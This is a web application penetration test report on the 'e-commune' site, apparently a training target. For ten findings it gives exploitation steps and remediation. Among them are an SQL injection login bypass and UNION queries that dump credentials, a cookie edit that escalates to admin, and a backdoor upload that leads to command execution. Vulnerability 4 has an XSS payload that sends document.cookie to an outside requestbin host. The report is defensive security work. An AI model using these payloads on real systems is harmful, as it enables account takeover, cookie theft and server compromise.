e-commune

# Web Application Security

**Final Report** 

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# **Synthesis**

The testing of vulnerabilities in the e-commune web application. All methods of exploiting the application are explored.

There are 7 critical vulnerabilities, 2 medium impact vulnerabilities, and 2 low impact vulnerabilities discovered.

The critical vulnerabilities can impact the business significantly. These vulnerabilities usually allow unfettered access to the application or allow remote code execution on the server. The medium impact vulnerabilities can impact the business but not as significantly as the critical vulnerabilities. These are usually either not plain-text sensitive information or are only exploitable using other exploits with it.

The low impact vulnerabilities have minimal impact on the business or are minor security breaches.

It is recommended that you encrypt all network traffic, implement a minimum password strength requirement, use a stronger cookie policy, use filters to prevent SQL injection, use a filter to prevent the cross-site scripting, prevent arbitrary file upload, prevent sensitive information leaks, use strong hashing algorithms and salts when storing sensitive information.

# Vulnerabilities

Vulnerability 1: Network traffic is unencrypted.

#### Criticality: High


- a) Business impact: Login credentials sent in plain-text over a network is a huge vulnerability and can have a very high business impact as anyone sniffing the network will gain the credentials of every account.
- b) Exploitability: This vulnerability is easy to exploit even by someone that is not a motivated attacker. It simply requires access to the network and a sniffing tool such as Wireshark.
- c) Remediation: Use of strong encryption to ensure none of the network traffic is humanreadable will fix this vulnerability. Use of an TLS certificate is the easiest fix for this vulnerability. This will require additional capital to implement.

#### **Description:**

All network traffic is unencrypted and transmitted in plain-text. Anyone with access to the network can use a network sniffing tool to read all network communications including sensitive information such as login credentials. The exploitation of this vulnerability does not require any particular skills and is therefore very easily exploitable.

#### **Exploitation:**

a) Launch Wireshark to sniff network traffic.



Wireshark sniffing traffic

b) Access the e-commune web application and login.



Logged into the e-commune web application as admin

c) Read network traffic using Wireshark.

```
Stream Content

Content-Type: application/x-www-form-urlencoded Content-Length: 22

login= %pass= HTTP/1.1 302 Found Date: Sun, 01 Nov 2020 10:52:02 GMT Server: Apache/2.4.2 (win32) PHP/5.4.6 X-Powered-By: PHP/5.4.6
```

Login credentials transmitted in plain-text visible on Wireshark

#### Remediation:

Use strong encryption to ensure none of the information transmitted over the network is readable by anyone besides the intended parties. Implementation of an TLS certificate will fix this vulnerability and it can quite easily be accomplished. Once implemented all communications between the client and the server will be encrypted.

#### Reference:

https://blogs.vmware.com/networkvirtualization/2020/09/network-security-encrypted.html/

Vulnerability 2: SQL injection vulnerabilities.

# a) Bypassing Logins

# Criticality: High


- a) Business impact: This SQL injection grants access to any account with minimal effort. The business impact of such a vulnerability is high.
- b) Exploitability: This vulnerability is the most basic SQL injection and is therefore exploitable by anyone who wants to gain access to the application.
- c) Remediation: Filter SQL queries for special characters, use input validation or escaping to prevent SQL injection. These would require some manpower to develop.

#### **Description:**

Simply following the username with '# will comment out the rest of the SQL query and allow access to the application with the username alone. For example, if the username is 'admin', entering admin'# and ignoring the password will grant access to the admin account.

#### **Exploitation:**

a) Enter the username admin'#. You can leave the password blank or enter any value.



Enter a username followed by '#

b) The attacker now has access to the admin account.



b) SQL injection to return login credentials.

# Criticality: High


- a) Business impact: SQL injections allow attackers to access data they are not permitted to, from the database. This can have a very high impact as sensitive information can be accessed by anyone.
- b) Exploitability: SQL injections require knowledge of SQL and certain skills to perform, they are not readily exploitable.
- c) Remediation: Filter SQL queries for special characters, use input validation or escaping to prevent SQL injection. These would require a slight increase in manpower to develop.

#### **Description:**

SQL injection is performed by adding an SQL query into a predefined query so that it returns more data than it was supposed to. In this case we exploit queries to identify the names of the table and columns and then the user credentials.


#### **Exploitation:**

a) Check how may columns are returned by using UNION and adding column numbers from the default information\_schema table. Here we identify that 9 columns are being returned and column 8 is being displayed.




We see that 9 columns are returned and column 8 is the one displayed to the user.

b) Identify the names of the tables in the database by returning the rows in the column 'table name'. We see there is a table 'utilisateur'.




We will try to return the rows in the table utilisateur visible here.

c) Identify the columns in the table 'utilisateur' using the column name 'column\_name'




The columns login and password are interesting

d) Now reveal the information in the columns login and password using the following queries.



All the usernames from the users table are displayed



The hashes of all the passwords are displayed to the user

# Remediation:

Use input validation or escaping to prevent SQL injection from occurring. These can be implemented quite easily using a php script and SQL injections would no longer work.

#### Reference:

https://owasp.org/www-community/attacks/SQL\_Injection

Vulnerability 3: Privilege escalation using cookies.

#### Criticality: High


- a) Business impact: By escalating privileges with minimum effort, users can easily gain access to functions and data they are not authorized for. The business impact of such as unauthorized access is high.
- b) Exploitability: This vulnerability is very easy to exploit, it only requires editing a single cookie value to escalate privileges. It takes no special skills or tools to exploit, only basic knowledge about cookies.
- c) Remediation: Use more complicated cookie values and more than one cookie to set user privileges. This make take some manpower to implement.

#### Description:

Editing the 'id\_groupe' cookie value is all that's required to escalate user privileges, the other cookie values are ignored. This can be done very easily by any user.


#### **Exploitation:**

a) Login as any user and look at their cookies.



Logged in as agent

b) Edit the id\_groupe value.



Editing the cookie value to 0

c) Refresh the page to see if privilege escalation has been performed. Site web communal type C Q Search ☆自♣♠ i www.e-commune.org/index.php  $\nabla$ 130% Gestion du site Gestion des comptes Gestion des commandes Espace personnel Deconnexion (admin) **Accueil** Bienvenue Note au pentesters: Les codes d'acces sont: ☐ Inspector ∑ Console - × iii All HTML CSS JS XHR Fonts Images Media Flash WS Other & 5 requests, 14.56 KB, 3.74 s [ Headers Status Method ✓ www. 
✓ Request cookies ▲ 304 GET default.css ✓ www. PHPSESSID: "63m719foa3lrm34ssdg3kb2ce3" 304 GET nav.gif id\_groupe: "0" ▲ 304 GET bgfooter.gif 📈 www. id\_personne: "5" O 200 GET default.css Www. id\_user: "1" link\_accueil: "accueil/accueil\_visiteur.php" login: "admin" n\_lf: "0"

The user is now logged in as admin

# Remediation:

Store cookie values server side and map the SessionId to the user credentials on the server. Each time a request comes to the server the server can validate the request and access privileges with the received SessionId and therefore an attacker will not be able to gain privileged access by changing cookie values as the only cookie value sent is the SessionId.

# Reference:

https://portswigger.net/web-security/access-control

Vulnerability 4: Cross-site scripting vulnerability.

#### Criticality: High

- a) Business impact: An attacker can use this vulnerability to steal a lot of information from users using an XSS attack. The impact of this vulnerability is high.
- b) Exploitability: It is not complicated to exploit this vulnerability. However, it is not something an average user would know to perform. Any motivated attacker, however, could accomplish this very easily.
- c) Remediation: This vulnerability can be prevented by filtering user input on the server side. This will require minimal manpower to implement.

#### **Description:**


This vulnerability allows an attacker to inject any JavaScript they want into the application, in this case through the messaging portal. In this example, an attacker steaks the admin cookies using an XSS attack.

#### **Exploitation:**

a) A logged in user (here: agent), send a message to the admin with an XSS payload.


<script>
document.write('<img src="http://requestbin.net/r/lo34x7g1?inspect?cookie=' +
document.cookie + '"/>')
</script>

The highlighted portion is the attacker's domain.



A XSS payload sent in a message to the admin from the agent

b) Admin navigates to read messages.




Admin receives XSS attack in their inbox

c) Admin opens the attack message and has their cookies stolen.



The admin only sees a broken image and isn't aware their cookies have been stolen.

d) The attacker captures the admin cookies from the URL used in the XSS payload.





The stolen cookie retrieved by the attacker.

#### Remediation:

Use a function such as htmlspecialchars or escape strings to break the XSS payload so that any such payload no longer works when a message is opened.

#### Reference:

https://owasp.org/www-community/attacks/xss/

# Vulnerability 5: Arbitrary file upload.

#### Criticality: High

- a) Business impact: Arbitrary file uploads can lead to an attacker uploading anything they'd like such as a virus, worm, ransomware or backdoor. The business impact of such a vulnerability is very high.
- b) Exploitability: This vulnerability is not easily exploited as the application does check the file extension to see if it is of an acceptable format and file uploads are only permitted with admin access. However, this is done with a simple check of the filename and can be bypassed rather easily.
- c) Remediation: Checking for double extensions when uploading files such as the use of more than one '.' in the filename along with the already set file extension check can prevent the upload of arbitrary files to the application.

#### Description:

Any attacker that wants to upload a malicious file or backdoor can easily do so by using a double file extension. The application only checks the first extension to see if it is an acceptable format (in this case an image) but by using a double extension an attacker can upload whatever kind of file they desire.


#### Exploitation:

a) Log into the admin account and navigate to 'gestion du site' then 'gestion des articles' and then choose 'visiteur'.



Navigate to management of articles and then choose visitor

b) Create a new article for visitors to read and upload a backdoor as an attachment.




Adding the backdoor as an attachment




The backdoor is now accessible to any visitor without a login

d) Open the backdoor article to find a link to the uploaded backdoor.



The new backdoor link is a link to the uploaded backdoor

e) Now we can perform any action we would like on the server using the command prompt.



The ipconfig command is run on the server and the output is displayed

#### Remediation:

Add a feature that checks for more than one extension in the filename to fix this vulnerability.

#### Reference:

https://owasp.org/www-community/vulnerabilities/Unrestricted\_File\_Upload

Vulnerability 6: Lack of minimum requirements for password strength.

# Criticality: High


- a) Business impact: A lack of minimum password strength requirements is a large vulnerability as users will choose very easily crackable passwords and this will cause accounts to be exploited. The business impact of this is high, especially if a privileged account is exploited.
- b) Exploitability: Exploitation of this vulnerability requires guessing passwords; this can take some time but is easily performable.
- c) Remediation: Implement a minimum password strength requirement. This will ensure that weak passwords cannot be used. Some additional manpower will be required to implement this measure.

#### Description:

A lack of minimum password requirements will lead to the use of extremely weak passwords. Such passwords can be cracked provided enough time.

#### **Exploitation:**

a) Attempt common password combinations on e-commune.org.



Attempt a common password combination for the username 'admin'.

b) Gain access by using the combination of same username and password.



Logged in as admin

# Remediation:

Implement a minimum password strength requirement when creating passwords that require a minimum password length and the use of numbers and special characters. This will make it practically impossible to guess a user's password and gain access. Additionally, creating a lock-out period after too many failed login attempts will improve the security of the login form.

# Reference:

https://blog. devolutions.net/2018/02/top-10-password-policies-and-best-practices-for-system-administrators

Vulnerability 7: Unsafe password handling.

#### Criticality: Medium


- a) Business impact: If an attacker steals the hashes of all the passwords and cracks them to identify the passwords, that could have a very high impact on the business.
- b) Exploitability: This vulnerability requires gaining the hashes of the passwords from the database which would mean that a SQL injection or similar attack would have to be carried out first. Therefore, this is not an easily exploitable vulnerability.
- c) Remediation: Use a salt when hashing passwords so that they cannot be cracked easily.

# **Description:**

Password are hashed using MD5 and without a salt this makes them very easy to crack using a tool such as Openwall's John The Ripper (JtR) [1].

#### **Exploitation:**

a) Save the hashes recovered from the SQL injection performed previously in a file.



A text file containing all the password hashes

b) Enter the hashes into JtR and crack the hashes.



The passwords are cracked quickly using JtR

# Remediation:

Use a salt when hashing passwords so that they do not always form the same hashes. Also use a stronger hashing algorithm instead of MD5 such as SHA-512.

# Reference:

[1] https://www.openwall.com/john/

https://blog.cloudflare.com/how-developers-got-password-security-so-wrong/

Vulnerability 8: Publicly accessible application directory.

# Criticality: Medium


- a) Business impact: If there are sensitive files on the application directory that is accessible, there could be a high impact on the business.
- b) Exploitability: This vulnerability is exploitable by anyone without any effort. However, this vulnerability is not very damaging unless something sensitive were to be placed in the accessible directory.
- c) Remediation: Prevent any directories from being accessible by clients. This will not require much manpower to implement.

# Description:

This vulnerability displays all the files in certain directories to any client who navigates to that path from the browser. This can be very damaging if anything sensitive is ever place in those directories.


#### **Exploitation:**

a) Navigate to a file in the web application such as an image.



Path to an image on e-commune

b) Backtrack to the folder/directory that the image is in.



Files in the directory

#### Remediation:

Ensure none of the directories are accessible to clients from the browser. This can be done by adding the line "Options -Indexes" between the directory tags in the .htaccess file or by removing the word "indexes" from the httpd.conf file.

#### Reference:

https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/

Vulnerability 9: Stored passwords in the application.

#### Criticality: Low

- a) Business impact: Passwords are stored in plain-text in the application. These passwords are only accessible once logged in as admin and therefore the business impact is low.
- b) Exploitability: Once logged in as admin, the user can see stored passwords in clear text without any further authentication.
- c) Remediation: Do not store passwords in the application, this defeats the purpose of using passwords in the first place. This will not require additional capital or much manpower.

# **Description:**

Once a user has logged in as the admin, the user can see stored passwords in plain-text. This vulnerability is only exploitable once admin access is gained. Stored passwords are always a vulnerability and therefore passwords must never be stored in the application.


#### **Exploitation:**

a) Log in as admin.




Logged in as admin

b) Navigate to 'gestion du site' and then 'Live-cam?ras' and then choose a camera.




Navigating to the Live-cameras page

c) Open the configuration of one camera.



A password is stored in the application

d) Check the source of this page or inspect the form to read the password.



The password is visible in plain-text in the source of the page

#### Remediation:

Do not store passwords in plain-text. Simply removing the functionality of storing passwords will fix this vulnerability. This will not require much manpower to fix.

#### Reference:

https://owasp.org/www-community/vulnerabilities/Password Plaintext Storage

Vulnerability 10: Leakage of SQL queries.

#### Criticality: Low

- a) Business impact: Should a leaked SQL query be retrieved by an attacked they will learn sensitive information about the database that they could use to propagate further attacks. Should this be the case, the business impact could be high but the likelihood of this vulnerability being exploited is low.
- b) Exploitability: This vulnerability requires the user to be logged in as admin and perform a series of steps to cause the application to leak the SQL query. The requirement of admin access as well as the non-obvious method of leaking this information makes this vulnerability unlikely to be exploited.
- c) Remediation: The cause of the bug that causes this information to be leaked must be found and fixed. This may require additional capital and manpower.

#### **Description:**

When a user is logged in as admin and navigates to management of users and modifies a user, an SQL query that updates the user information is leaked to the user. This query reveals information such as the name of the table and the names of the columns. The information from this leaked query could be used to form other attacks and gain information from the database.


#### Exploitation:

a) Log in to the application as admin.




Logged in to the application as admin

b) Navigate to 'gestion des comptes' and then 'personnes' and choose a type of personne.




Steps to perform to modifier a user

c) Choose a user to modify.




Choosing a user to modify

d) Modifier the user's information or simply click enregister.



Save the modified user information

e) The SQL query is leaked to the user.



Leaked SQL query

# Remediation:

Find the source of the bug in the source code and fix it so that it does not leak sensitive information to the user. This is the only fix for this vulnerability.

# Reference:

 $https://vulncat.fortify.com/en/detail?id=desc.dynamic.xtended\_preview.system\_information\_leak\_sql\_query$